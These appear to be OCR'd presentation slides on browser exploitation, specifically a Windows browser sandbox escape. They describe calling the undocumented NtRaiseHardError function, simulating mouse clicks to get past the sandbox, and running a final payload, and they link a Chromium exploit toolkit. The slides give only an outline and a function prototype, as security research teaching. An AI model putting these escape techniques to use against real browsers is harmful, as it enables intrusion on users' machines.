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



3. Browser sandbox escape

Evade the sandbox: drag & click!



"**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries."

3. Browser sandbox escape

Evade the sandbox: drag & click!

Undocumented functions of NTDLL


NtRaiseHardError

```
NTSYSAPI
NTSTATUS
NTAPI


NtRaiseHardError(



  IN NTSTATUS              ErrorStatus,
  IN ULONG                 NumberOfParameters,
  IN PUNICODE_STRING       UnicodeStringParameterMask OPTIONAL,
  IN PVOID                 *Parameters,
  IN HARDERROR_RESPONSE_OPTION ResponseOption,
  OUT PHARDERROR_RESPONSE Response );
```



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3. Browser sandbox escape

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
```




"**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries."

MouseDown + Move (x,y) + MouseUp + MouseDown + *Move (x,y)* + MouseUp = Click at (x,y)

3. Browser sandbox escape

Evade the sandbox: run the final payload



3. Browser sandbox escape

Evade the sandbox: run the final payload


3. Browser sandbox escape

Exploit demo: chain all the things!

Browser exploitation

From n-days to real-world exploit chains

- Chromium Exploit Development Toolkit: https://github.com/Petitoto/chromium-exploit-dev



Questions?